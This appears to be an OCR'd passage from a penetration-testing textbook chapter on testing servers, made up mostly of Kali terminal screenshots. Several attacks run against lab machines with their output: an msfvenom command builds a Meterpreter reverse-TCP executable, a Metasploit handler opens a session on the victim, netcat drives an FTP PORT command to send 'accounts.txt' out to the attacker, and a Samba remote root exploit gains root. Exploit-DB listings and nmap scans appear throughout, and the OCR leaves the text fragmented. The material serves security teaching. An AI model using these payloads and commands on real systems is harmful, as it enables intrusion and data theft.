HOP RTT ADDRESS 1 0.31 ms 192.168.177.1 OS and Service detection performed. Please report any incorrect results at https ://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 125.17 seconds root@kali:~#

\_

root@kali: ~  $\bigcirc \bigcirc \oslash$ File Edit View Search Terminal Help root@kali:~# nmap -A 192.168.177.1 Starting Nmap 7.10 ( https://nmap.org ) at 2016-04-15 06:34 PDT Nmap scan report for 192.168.177.1 Host is up (0.000091s latency). All 1000 scanned ports on 192.168.177.1 are filtered MAC Address: 00:50:56:C0:00:08 (VMware) Too many fingerprints match this host to give specific OS details Network Distance: 1 hop TRACEROUTE ADDRESS HOP RTT 0.09 ms 192.168.177.1 1 OS and Service detection performed. Please report any incorrect results at https ://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 24.63 seconds

root@kali: ~

File Edit View Search Terminal Help root@kali:~# nmap -sS -f 192.168.177.1

Starting Nmap 7.10 ( https://nmap.org ) at 2016-04-15 12:55 PDT Nmap scan report for 192.168.177.1 Host is up (0.00015s latency). All 1000 scanned ports on 192.168.177.1 are filtered MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.46 seconds

root@kali:~# nmap -A 192.168.177.79 Starting Nmap 7.10 ( https://nmap.org ) at 2016-04-15 13:15 PDT Nmap scan report for 192.168.177.79 Host is up (0.00053s latency). Not shown: 997 filtered ports PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC 445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 microsoft-ds 49154/tcp open msrpc Microsoft Windows RPC MAC Address: 00:0C:29:F9:4D:D9 (VMware) Warning: OSScan results may be unreliable because we could not find at least 1 o pen and 1 closed port Device type: general purpose Running: Microsoft Windows 2012 OS CPE: cpe:/o:microsoft:windows\_server\_2012 OS details: Microsoft Windows Server 2012 Network Distance: 1 hop Service Info: OSs: Windows, Windows Server 2008 R2; CPE: cpe:/o:microsoft:window s, cpe:/o:microsoft:windows server 2008:r2 Host script results: smb-security-mode: account used: guest authentication\_level: user challenge\_response: supported message\_signing: disabled (dangerous, but default) \_smbv2-enabled: Server supports SMBv2 protocol C:\Users\INST>netsh firewall show allowedprogram Allowed programs configuration for Domain profile: Mode Traffic direction Name / Program Disable Inbound Lenovo SHAREit.exe / C:\Program Files (x86)\Lenovo\SHAREit\SHAREit.exe Enable Inbound Core Impact Pro Service (Inbound TCP) / C:\Program Files (x86)\Core Se curity Technologies\Impact Pro\bin\impact\_core\_com\_exe.exe Allowed programs configuration for Standard profile: Mode Traffic direction Name / Program \_\_\_\_\_ . . . . . . . . . . . . . . . . . . . Disable Inbound Lenovo SHAREit.exe / C:\Program Files (x86)\Lenovo\SHAREit\SHAREit.exe Firefox (C:\Program Files (x86)\Mozilla Firefox) / C:\Program Files (x Enable Inbound 86)\Mozilla Firefox\firefox.exe Enable Inbound Core Impact Pro Service (Inbound TCP) / C:\Program Files (x86)\Core Se curity Technologies\Impact Pro\bin\impact\_core\_com\_exe.exe Enable Inbound 'Firefox' (C:\Program Files (x86)\Mozilla Firefox) / C:\Program Files (x86)\Mozilla Firefox\firefox.exe

root@kali: ~ File Edit View Search Terminal Help Completed ARP Ping Scan at 13:52, 0.00s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 13:52 Completed Parallel DNS resolution of 1 host. at 13:52, 0.06s elapsed Initiating SYN Stealth Scan at 13:52 Scanning 192.168.177.1 [1000 ports] Completed SYN Stealth Scan at 13:52, 21.24s elapsed (1000 total ports) Initiating Service scan at 13:52 Initiating OS detection (try #1) against 192.168.177.1 Retrying OS detection (try #2) against 192.168.177.1 NSE: Script scanning 192.168.177.1. Initiating NSE at 13:52 Completed NSE at 13:52, 0.00s elapsed Initiating NSE at 13:52 Completed NSE at 13:52, 0.00s elapsed Nmap scan report for 192.168.177.1 Host is up (0.00013s latency). All 1000 scanned ports on 192.168.177.1 are filtered MAC Address: 00:50:56:C0:00:08 (VMware) Too many fingerprints match this host to give specific OS details Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 0.13 ms 192.168.177.1 1 NSE: Script Post-scanning. Initiating NSE at 13:52 Completed NSE at 13:52, 0.00s elapsed Initiating NSE at 13:52 Completed NSE at 13:52, 0.00s elapsed Read data files from: /usr/bin/../share/nmap OS and Service detection performed. Please report any incorrect results at https://nmap.or g/submit/ . Nmap done: 1 IP address (1 host up) scanned in <u>24.62 seconds</u> Raw packets sent: 2049 (94.700KB) | Rcvd: 1 (28B)

### 000

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Microsoft Windows 2012 OS CPE: cpe:/o:microsoft:windows server 2012 OS details: Microsoft Windows Server 2012 Uptime guess: 0.038 days (since Fri Apr 15 13:04:21 2016) Network Distance: 1 hop TCP Sequence Prediction: Difficulty=260 (Good luck!) IP ID Sequence Generation: Incremental Service Info: OSs: Windows, Windows Server 2008 R2; CPE: cpe:/o:microsoft:windows, cpe:/o: microsoft:windows\_server\_2008:r2 Host script results: smb-security-mode: account\_used: guest authentication level: user challenge\_response: supported message\_signing: disabled (dangerous, but default) \_smbv2-enabled: Server supports SMBv2 protocol TRACEROUTE HOP RTT ADDRESS 1 0.47 ms 192.168.177.79 NSE: Script Post-scanning. Initiating NSE at 13:59 Completed NSE at 13:59, 0.00s elapsed Initiating NSE at 13:59 Completed NSE at 13:59, 0.00s elapsed Read data files from: /usr/bin/../share/nmap OS and Service detection performed. Please report any incorrect results at https://nmap.or g/submit/ Nmap done: 1 IP address (1 host up) scanned in 107.54 seconds Raw packets sent: 3046 (136.576KB) | Rcvd: 19 (920B)

Enhanced Mitigation Experience Toolkit

×

# EMET Configuration Wizard



# Ouse Recommended Settings

- Reset existing application configuration settings
- Add protections for Internet Explorer, WordPad, Microsoft Office, Adobe Acrobat and Reader, and Oracle Java
- Add Certificate Trust rules for Microsoft and other popular online services (Twitter, Facebook and Yahoo!)
- Enable Reporting through Windows Event Log, Tray Icon, and Early Warning Program



Configure Manually Later

^						Ap	plication C	configuratio	on						-	□ ;
		Ð	$\bigcirc$	×	6			2		Stop on e	exploi	✓ Deep H	looks 🔽	Anti Detour	s	
Export	Export Selected	Add Application	Add Wildca	rd Rem Selec			Show All Settings	Show Gr Policy Aj		Audit onl	y	✓ Bannee	d Function	s		
F	ile	Add	l / Remove				Options			Default Ac	tion	Miti	gation Se	tings		
Mitigatio	ons															
_																
Enter	text to sear	ch				✓ Fir	nd (	Clear								
pp Nam	e		DEP	SEHOP	NullPage	HeapS	EAF	EAF+	Manda	Botto	LoadLib	MemP	Caller	SimEx	Stack	ASR
iexplo	re.exe			~	~	~	~	~	~	~	~	~	~	~	~	
word	pad.exe			~	~	~	~		~	~	~	~	~	~	~	
OUTLO	OOK.EXE		~	~	~	~	~		~	~	~	~	~	~	~	
WINW	/ORD.EXE			~	~	~	~		~	<b>~</b>	~	~	~	~	~	
EXCEL	.EXE		~	~	~	~	~		~	<b>~</b>	~	~	~	~	~	
POWE	RPNT.EXE		~	~	~	~	~		$\checkmark$	$\checkmark$	$\checkmark$	~	~	$\checkmark$	~	
MSAC	CESS.EXE		~	$\checkmark$	$\checkmark$	~	~		~	$\checkmark$	$\checkmark$	~	~	$\checkmark$	~	E
MSPU	B.EXE		$\checkmark$	~	$\checkmark$	$\checkmark$	~		<b>~</b>	<b>~</b>	~	$\checkmark$	~	$\checkmark$	~	
INFOP	ATH.EXE		$\checkmark$	~	$\checkmark$	$\checkmark$	<b>&gt;</b>		<b>、</b>	$\checkmark$	$\checkmark$	$\checkmark$	$\checkmark$	$\checkmark$	~	
VISIO	.EXE			<b>、</b>	$\checkmark$	$\checkmark$	<b>&gt;</b>		<b>&gt;</b>	$\checkmark$	<b>~</b>	$\checkmark$	$\checkmark$	$\checkmark$	>	
VPRE	VIEW.EXE		$\checkmark$	~	$\checkmark$	$\checkmark$	~		<b>~</b>	$\checkmark$	$\checkmark$	$\checkmark$	~	$\checkmark$	~	
LYNC.	EXE			~	$\checkmark$	$\checkmark$	>		~	$\checkmark$	$\checkmark$	$\checkmark$	~	$\checkmark$	>	
PPTVI	EW.EXE			$\checkmark$	$\checkmark$	$\checkmark$	>		<b>~</b>	$\checkmark$	$\checkmark$	$\checkmark$	$\checkmark$	$\checkmark$	>	
OIS.E	XE			$\checkmark$	$\checkmark$	$\checkmark$	~		~	$\checkmark$	$\checkmark$	~	$\checkmark$	$\checkmark$	~	
Acro	Rd32.exe			$\checkmark$	$\checkmark$	$\checkmark$	~	~	~	$\checkmark$	$\checkmark$	~	$\checkmark$	$\checkmark$	~	
Acrob	oat.exe			$\checkmark$	$\checkmark$	$\checkmark$	$\checkmark$	~	$\checkmark$	$\checkmark$	$\checkmark$	~	$\checkmark$	$\checkmark$	$\checkmark$	
java.e	exe			$\checkmark$	$\checkmark$		~		~	$\checkmark$	$\checkmark$	~	$\checkmark$	$\checkmark$	~	
javaw	.exe			$\checkmark$	$\checkmark$		~		~	$\checkmark$	$\checkmark$	~	$\checkmark$	$\checkmark$	~	
javaw	is.exe		<ul> <li>Image: A start of the start of</li></ul>	$\checkmark$	$\checkmark$		~		$\checkmark$	$\checkmark$	~	~	~	$\checkmark$	~	


root@kali:~# msfvenom -h Error: MsfVenom - a Metasploit standalone payload generator. Also a replacement for msfpayload and msfencode. Usage: /usr/bin/msfvenom [options] <var=val> Options: Payload to use. Specify a '-' or stdin to u -p, --payload <payload> se custom payloads --payload-options List the payload's standard options List a module type. Options are: payloads, -l, --list [type] encoders, nops, all -n, --nopsled <length> Prepend a nopsled of [length] size on to th e payload Output format (use --help-formats for a lis <format> -f, --format t) --help-formats List available formats -e, --encoder <encoder> The encoder to use -a, --arch <arch> The architecture to use The platform of the payload --platform <platform> --help-platforms List available platforms The maximum size of the resulting payload -s, --space <length> --encoder-space <length> The maximum size of the encoded payload (de faults to the -s value) -b, --bad-chars <list> The list of characters to avoid example: '\ x00∖xff' -i, --iterations <count> The number of times to encode the payload -c, --add-code <path> Specify an additional win32 shellcode file to include -x, --template <path> Specify a custom executable file to use as a template -k, --keep Preserve the template behavior and inject t he payload as a new thread Save the payload -o, --out <path> Specify a custom variable name to use for c -v, --var-name <name> ertain output formats --smallest Generate the smallest possible payload -h, --help Show this message root@kali:~# msfvenom --platform windows -p windows/x64/meterpreter/reverse\_tcp

root@kali:~# msfvenom --platform windows -p windows/x64/meterpreter/reverse\_tcp lhost=192.168.177.68 -f exe -b "\x00" > /tmp/x64.exe No Arch selected, selecting Arch: x86\_64 from the payload Found 2 compatible encoders Attempting to encode payload with 1 iterations of generic/none generic/none failed with Encoding failed due to a bad character (index=7, char=0 x00) Attempting to encode payload with 1 iterations of x64/xor x64/xor succeeded with size 551 (iteration=0) x64/xor chosen with final size 551 Payload size: 551 bytes


root@kali: ~ File Edit View Search Terminal Help MMMMMMMMMNm. eMMMMMMMMMM MMMMNNMNMMMMNX MMMMMMMMMMMMMM MMMMMMMMMMMMMMm+...+MMNMMNMMMMMMMMMMM http://metasploit.pro Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro Learn more on http://rapid7.com/metasploit =[ metasploit v4.11.16-dev 1 + -- --=[ 1524 exploits - 889 auxiliary - 260 post 1 + -- --=[ 436 payloads - 38 encoders - 8 nops + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ] msf > use exploit/multi/handler msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse\_tcp PAYLOAD => windows/x64/meterpreter/reverse tcp msf exploit(handler) > set LHOST 192.168.177.68 LH0ST => 192.168.177.68 msf exploit(handler) > exploit [\*] Started reverse TCP handler on 192.168.177.68:4444 [\*] Starting the payload handler... root@kali: ~ 000 File Edit View Search Terminal Help Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro Learn more on http://rapid7.com/metasploit =[ metasploit v4.11.16-dev 1 + -- --=[ 1524 exploits - 889 auxiliary - 260 post ] + -- --=[ 436 payloads - 38 encoders - 8 nops + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ] msf > use exploit/multi/handler <u>msf</u> exploit(<mark>handler</mark>) > set PAYLOAD windows/x64/meterpreter/reverse\_tcp PAYLOAD => windows/x64/meterpreter/reverse tcp msf exploit(handler) > set LHOST 192.168.177.68 LH0ST => 192.168.177.68 msf exploit(handler) > exploit [\*] Started reverse TCP handler on 192.168.177.68:4444 [\*] Starting the payload handler... [\*] Sending stage (1189423 bytes) to 192.168.177.79 [\*] Meterpreter session 1 opened (192.168.177.68:4444 -> 192.168.177.79:49160) a t 2016-04-16 06:59:38 -0700

<u>meterpreter</u> >

<u>meterpreter</u> > sysinfo						
Computer :	WIN-HU9RQD81I2T					
0S :	Windows 2012 (Build 9200).					
Architecture :						
System Language :	en_US					
Domain :	WORKGROUP					
Logged On Users :						
Meterpreter :	x64/win64					
<u>meterpreter</u> >						



# **Chapter 11: Testing Servers**



port on the client machine as was used for the control connection. The client does a passive open. For better or worse, most current FTP clients do not behave that way. A new connection is used for each transfer; to avoid running afoul of TCP's TIMEWAIT state, the client picks a new port number each time and sends a PORT command announcing that to the server.

MAC header IP header TCP header FTP message

P header:										
00 01 02 03 04	05 06 07	08 09 10	11 12 13	14 15	16 17 18	19 20 21 22 23 24 25 26 27 28 29 30 31				
Version	IHL	Differen	tiated Ser	vices	Total length					
	Identif	ication			Flags Fragment offset					
TTL		P	rotocol		Header checksum					
	Source IP address									
Destination IP address										
	Options and padding :::									

```
root@kali:~
File Edit View Search Terminal Help
root@kali:~# nc -p 20 10.2.0.1 21
220 3Com 3CDaemon FTP Server Version 2.0
```

```
root@kali: ~
 File Edit View Search Terminal Help
331 User name ok, need password
pass password123
230 User logged in
port 192,168,177,170,8,0
200 PORT command successful.
nlst
150 File status OK ; about to open data connection
226 Closing data connection
a
Μ
G File Edit View Search Terminal Help
0
lroot@kali:~# nc -l -p 2048
e.
 accounts.txt
 root@kali:~# 🗌
```

root@kali: ~ File Edit View Search Terminal Help root@kali:~# nc -p 20 10.2.0.1 21 220 3Com 3CDaemon FTP Server Version 2.0 user anonymous 331 User name ok, need password pass password123 230 User logged in port 192,168,177,170,8,0 200 PORT command successful. retr accounts.txt 150 File status OK ; about to open data connection 226 Closing data connection; File transfer successful. File Edit View Search Terminal Help root@kali:~# nc -l -p 2048 > trophy.txt root@kali:~# nc -p 20 10.2.0.1 21 220 3Com 3CDaemon FTP Server Version 2.0 user anonymous 331 User name ok, need password pass password123 230 User logged in port 192,168,177,170,8,0 200 PORT command successful. retr accounts.txt 150 File status OK ; about to open data connection 226 Closing data connection; File transfer successful. root@kali: ~ File Edit View Search Terminal Help root@kali:~# nc -l -p 2048 > trophy.txt root@kali:~# more trophy.txt This is account data for the offshore accounts.

923 total entries
-------------------

923 total entries << prev **1** 2 3 4 5 6 7 8 9 10 next >>

Date 🔻	D	Α	۷	Title
2016-04-25	₽		0	PCMan FTP Server 2.0.7 - RENAME Command Buffer Overflow (MSF)
2016-04-05	₽		V	PCMAN FTP Server Buffer Overflow - PUT Command
2016-03-28	₽		0	TallSoft SNMP TFTP Server 1.0.0 - Denial of Service
2016-03-02	₽		0	Quick Tftp Server Pro 2.3 - Read Mode Denial of Service
2016-02-22	₽	-	0	Core FTP Server 1.2 - Buffer Overflow PoC
2016-02-19	₽	-	0	XM Easy Personal FTP Server 5.8 - (HELP) Remote DoS Vulnerability
2016-02-04	₽		0	FTPShell Client 5.24 - (Create NewFolder) Local Buffer Overflow
2016-01-19	₽		V	CesarFTP 0.99g - XCWD Denial of Service
2016-01-11	₽		V	Konica Minolta FTP Utility 1.00 - CWD Command SEH Overflow
2016-01-04	₽		V	FTPShell Client 5.24 - Add to Favorites Buffer Overflow
2015-12-30	₽	-	0	FTPShell Client 5.24 - Buffer Overflow
2015-12-21	₽		0	Notepad++ NPPFtp Plugin 0.26.3 - Buffer Overflow
2015-11-19	₽		V	Netwin SurgeFTP Sever 23d6 - Stored Cross Site Scripting Vulnerabilities
2015-09-28	₽		0	PCMan FTP Server 2.0.7 - Directory Traversal Vulnerability
2015-09-28	₽		0	BisonWare BisonFTP Server 3.5 - Directory Traversal Vulnerability

SSH is a protocol for secure remote login and other secure network services over an insecure network. It consists of three major components:

- The Transport Layer Protocol provides server authentication, confidentiality, and integrity. It may optionally also provide compression. The transport layer will typically be run over a TCP/IP connection, but might also be used on top of any other reliable data stream.
- The User Authentication Protocol authenticates the client-side user to the server. It runs over the transport layer protocol.
- The Connection Protocol multiplexes the encrypted tunnel into several logical channels. It runs over the user authentication protocol.

The client sends a service request once a secure transport layer connection has been established. A second service request is sent after user authentication is complete. This allows new protocols to be defined and coexist with the protocols listed above.

The connection protocol provides channels that can be used for a wide range of purposes. Standard methods are provided for setting up secure interactive shell sessions and for forwarding ("tunneling") arbitrary TCP/IP ports and X11 connections.

#### 73 total entries << prev 1 2 3 4 next >>

Date 🔻	D	Α	۷	Title
2016-03-16	₽	-	0	OpenSSH <= 7.2p1 - xauth Injection
2016-01-15	₽	-	0	Roaming Through the OpenSSH Client: CVE-2016-0777 and CVE-2016-0778
2016-01-12	₽	-	0	FortiGate OS Version 4.x - 5.0.7 - SSH Backdoor
2015-11-10	₽	-	0	Huawei HG630a and HG630a-50 - Default SSH Admin Password on ADSL Modems
2015-09-28	₽		0	Git-1.9.5 ssh-agent.exe Buffer Overflow
2015-08-29	₽		0	Sysax Multi Server 6.40 - SSH Component Denial of Service
2015-08-28	₽		0	freeSSHd 1.3.1 - Denial of Service Vulnerability
2015-05-29	₽		V	Private Shell SSH Client 3.3 - Crash PoC
2015-05-20	₽	-	0	ZOC SSH Client Buffer Overflow Vulnerability (SEH)
2014-03-19	₽	-	0	Loadbalancer.org Enterprise VA 7.5.2 - Static SSH Key
2014-03-19	₽	-	0	Quantum DXi V1000 2.2.1 - Static SSH Key
2013-09-03	₽	-	0	Mikrotik RouterOS sshd (ROSSSH) - Remote Preauth Heap Corruption
2013-04-09	₽		V	Sysax Multi Server 6.10 - SSH Denial of Service
2013-01-15	₽	-	V	Freesshd Authentication Bypass
2012-12-05	٩	-	V	Tectia SSH USERAUTH Change Request Password Reset Vulnerability

```
root@kali: ~/script
File Edit View Search Terminal Help
-----
Usage: ./sambaexp [-bBcCdfprsStv] [host]
-b <platform> bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and p
rior, 3 = 0penBSD 3.2)
-B <step>bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay> bruteforce/scanmode delay in micro seconds (default = 100000)
- f
              force
          port to attack (default = 139)
return address
-p <port>
-r <ret>
-s
             scan mode (random)
-S <network> scan mode
            presets (0 for a list)
-t <type>
- v
               verbose mode
```

root@kali: ~/script File Edit View Search Terminal Tabs Help root@kali: ~/script root@kali: ~/script × root@kali:~/script# ./sambaexp -b 0 -v 192.168.177.148 samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be) + Verbose mode. + Bruteforce mode. (Linux) + Host is running samba. + Using ret: [0xbffffed4] + Using ret: [0xbffffda8] + Using ret: [0xbffffc7c] + Worked! \*\*\* JE MOET JE MUIL HOUWE Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown uid=0(root) gid=0(root) groups=99(nobody) nmap Nmap V. 2.54BETA22 Usage: nmap [Scan Type(s)] [Options] <host or net list> Some Common Scan Types ('\*' options require root privileges) -sT TCP connect() port scan (default) \* -sS TCP SYN stealth port scan (best all-around TCP scan) \* -sU UDP port scan -sP ping scan (Find any reachable machines) \* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only) -sR/-I RPC/Identd scan (use with other scan types) Some Common Options (none are required, most can be combined): \* -O Use TCP/IP fingerprinting to guess remote operating system -p <range> ports to scan. Example range: '1-1024,1080,6666,31337' F Only scans ports listed in nmap-services -v Verbose. Its use is recommended. Use twice for greater effect. -P0 Don't ping hosts (needed to scan www.microsoft.com and others) \* -Ddecoy host1,decoy2[,...] Hide scan using many decoys -T < Paranoid | Sneaky | Polite | Normal | Aggressive | Insane > General timing policy -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve] -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile> -iL <inputfile> Get targets from file; Use '-' for stdin \* -S < your\_IP>/-e < devicename> Specify source address or network interface --interactive Go into interactive mode (then press h for help) Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.\*.\*' SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES

	Follow TCP Stream
Stream C	ontent
	<pre>fconfig Link encap:Ethernet Hwaddr 00:0C:29:A8:08:DF inet addr:192.168.177.148 Bcast:192.168.177.255 Mask:255.255.255.0 UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1 RX packets:78 errors:0 dropped:0 overruns:0 frame:0 TX packets:86 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:100 RX bytes:16433 (16.0 Kb) TX bytes:11591 (11.3 Kb) Interrupt:11 Base address:0x2000</pre>
lo	Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:6 errors:0 dropped:0 overruns:0 frame:0 TX packets:6 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:420 (420.0 b) TX bytes:420 (420.0 b)
Some_Co	2.54BETA22 Usage: nmap [Scan Type(s)] [Options] <host list="" net="" or=""> mmon Scan Types ('*' options require root privileges)</host>

			го	oot@kioptrix	.~			
File Edit Vie	w Search Termir	al Tabs	Help					
root@kali: ~/s	cript	×	root@kali	i: ~/script		×	root@kioptrix:~	
The authen d. RSA key fi Are you su Warning: P root@192.1 Last login	ngerprint is re you want	st '192 ed:4e: to cont dded '1 passwo 10:42:	.168.17 a9:4a:0 inue co 92.168. rd: 05 2014	77.148 (: 96:14:ff onnecting .177.148 4	192.168. :15:14:c g (yes/r ' (RSA)	:e:da:3 no)? ye	8)' can't be establishe 8a:80:db:e2:81. es e list of known hosts.	
Starting n Interestin (The 1532	map V. 2.54E g ports on ports scanne	ETA22 ( (192.16 d but n	www.ir 8.177.1 ot show	nsecure.( 1):	org/nmap		closed)	
Port	State	Servic loc-sr	-					
135/tcp 139/tcp	open	netbio	-					
1								
	open	micros	oft-ds					
	open	unknow	n					
912/tcp	open	unknow	n					

Follow TCP Stream	-	
Stream Content		
<pre>SSH-1.99-OpenSSH_2.9p2 SSH-2.0-OpenSSH_6.0p1 Debian-4  <f7u "s=diffie-hellman-group-exchange-shal,diffie-hellman-group shalssh-rsa,ssh-dssaes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,a cbc,aes256-cbc,rijndael128-cbc,rijndael192-cbc,rijndael256-cbc,rijndael- cbc@lysator.liu.seaes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192 cbc,aes256-cbc,rijndael128-cbc,rijndael192-cbc,rijndael256-cbc,rijndael- cbc@lysator.liu.seUhmac-md5,hmac-shal,hmac-ripemd160,hmac-ripemd160@openssh.com shal-96,hmac-md5-96Uhmac-shal,hmac-shal,hmac-ripemd160,hmac- ripemd160@openssh.com,hmac-shal-96,hmac- md5-96none,zlibnone,zlib</f7u "s=diffie-hellman-group-exchange-shal,diffie-hellman-group </pre>	es192 - m,hma cdh- - man- -cert sa,ss	ac-

Entire conversation (9874 bytes)

76 total entries << prev 1 2 3 4 next >>

Date 🔻	D	Α	v	Title
2015-10-15	₽		0	Blat.exe 2.7.6 SMTP / NNTP Mailer - Buffer Overflow
2015-08-24	₽		0	Mock SMTP Server 1.0 Remote Crash PoC
2015-01-29	₽	-	0	Exim ESMTP 4.80 glibc gethostbyname - Denial of Service
2014-10-06	₽	-	V	Postfix SMTP - Shellshock Exploit
2013-12-15	₽	-	V	iScripts AutoHoster /support/parser/main_smtp.php Unspecified Traversal
2013-11-19	₽	-	V	DeepOfix SMTP Server 3.3 - Authentication Bypass
2013-02-18	₽	-	V	MIMEsweeper For SMTP Multiple Cross Site Scripting Vulnerabilities
2011-12-03	₽	-	0	NJStar Communicator MiniSmtp - Buffer Overflow [ASLR Bypass]
2011-10-31	₽		V	NJStar Communicator 3.00 MiniSMTP Server Remote Exploit
2011-07-19	₽	-	0	Lotus Domino SMTP Router & Email Server and Client - DoS
2011-06-23	₽	-	V	Sitemagic CMS 'SMTpl' Parameter Directory Traversal Vulnerability
2011-06-23	₽	-	V	LEADTOOLS Imaging LEADSmtp ActiveX Control 'SaveMessage()' Insecure Method Vulnerability
2011-02-03	₽		V	Majordomo2 - Directory Traversal (SMTP/HTTP)
2011-01-23	₽		V	Inetserv 3.23 SMTP Denial of Service Vulnerability
2010-09-20	₽	-	V	Windows ANI LoadAnilcon() Chunk Size Stack Buffer Overflow (SMTP)

### 159 total entries << prev **1** 2 3 4 5 6 7 8 next >>

Date 🔻	D	Α	۷	Title
2015-11-09	₽		V	POP Peeper 4.0.1 - SEH Over-Write
2015-05-19	₽	-	V	Windows 8.0 - 8.1 x64 - TrackPopupMenu Privilege Escalation (MS14-058)
2014-10-28	₽	-	V	Windows TrackPopupMenu Win32k NULL Pointer Dereference
2014-02-11	₽	-	V	Windows TrackPopupMenuEx Win32k NULL Page
2013-10-26	₽	-	V	Poppler <= 0.14.3 '/utils/pdfseparate.cc' Local Format String Vulnerability
2013-08-29	₽	-	V	VMWare - Setuid vmware-mount Unsafe popen(3)
2012-05-23	₽	-	V	pragmaMx 1.12.1 includes/wysiwyg/spaw/editor/plugins/imgpopup/img_popup.php img_url
2012-05-09	₽	-	V	OrangeHRM 2.7 RC templates/hrfunct/emppop.php sortOrder1 Parameter XSS
2012-03-30	₽	-	0	MailMax <= 4.6 - POP3 - "USER" Remote Buffer Overflow Exploit (No Login Needed)
2011-11-24	₽		V	Zabbix <= 1.8.4 - (popup.php) SQL Injection
2011-06-06	₽	-	V	PopScript 'index.php' Multiple Input Validation Vulnerabilities
2011-03-18	₽		0	POP Peeper 3.7 SEH Exploit
2011-01-26	₽	-	0	Oracle Document Capture empop3.dll Insecure Methods
2011-01-24	₽		V	Inetserv 3.23 POP3 - Denial of Service
2010-11-30	₽		V	POP Peeper 3.4 - UIDL Buffer Overflow

				<< prev 1 2 3 4 5 next >>
Date 🔻	D	Α	۷	Title
2014-02-16	₽		V	Eudora Qualcomm WorldMail 9.0.333.0 - IMAPd Service UID - Buffer Overflow
2012-10-28	₽		V	hMailServer 5.3.3 IMAP Remote Crash PoC
2012-01-12	₽	-	0	WorldMail imapd 3.0 SEH Overflow (egg hunter)
2010-11-09	₽	-	V	Novell Groupwise Internet Agent IMAP LIST Command Remote Code Execution
2010-11-09	₽	-	V	Novell Groupwise Internet Agent IMAP LIST LSUB Command Remote Code Execution
2010-09-20	₽	-	V	Mercur 5.0 - IMAP SP3 SELECT Buffer Overflow
2010-09-20	₽	-	V	IMail IMAP4D Delete Overflow
2010-08-25	₽	-	V	Mercur Messaging 2005 IMAP Login Buffer Overflow
2010-07-01	₽	-	V	Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
2010-06-22	₽	-	V	Mdaemon 8.0.3 - IMAPD CRAM-MD5 Authentication Overflow
2010-06-15	₽	-	V	MailEnable IMAPD W3C Logging Buffer Overflow
2010-06-15	₽	-	V	MDaemon 9.6.4 IMAPD FETCH Buffer Overflow
2010-06-15	₽	-	V	Ipswitch IMail IMAP SEARCH Buffer Overflow
2010-05-09	₽	-	V	Novell NetMail <= 3.52d IMAP SUBSCRIBE Buffer Overflow
2010-05-09	₽	-	V	Novell NetMail <= 3.52d IMAP STATUS Buffer Overflow

100 total entries

Date 🔻	D	Α	v	Title
2010-04-30	₽	-	V	AutoDealer 1.0 / 2.0 - MSSQLi Vulnerability
2010-02-12	₽	-	V	Inyeccion SQL en MSSQL - HackTimes.com
2010-01-07	₽	-	0	[Albanian] Getting Web Data Using the MSSQL-i Method
2009-01-29	₽	-	V	Full MSSQL Injection PWNage
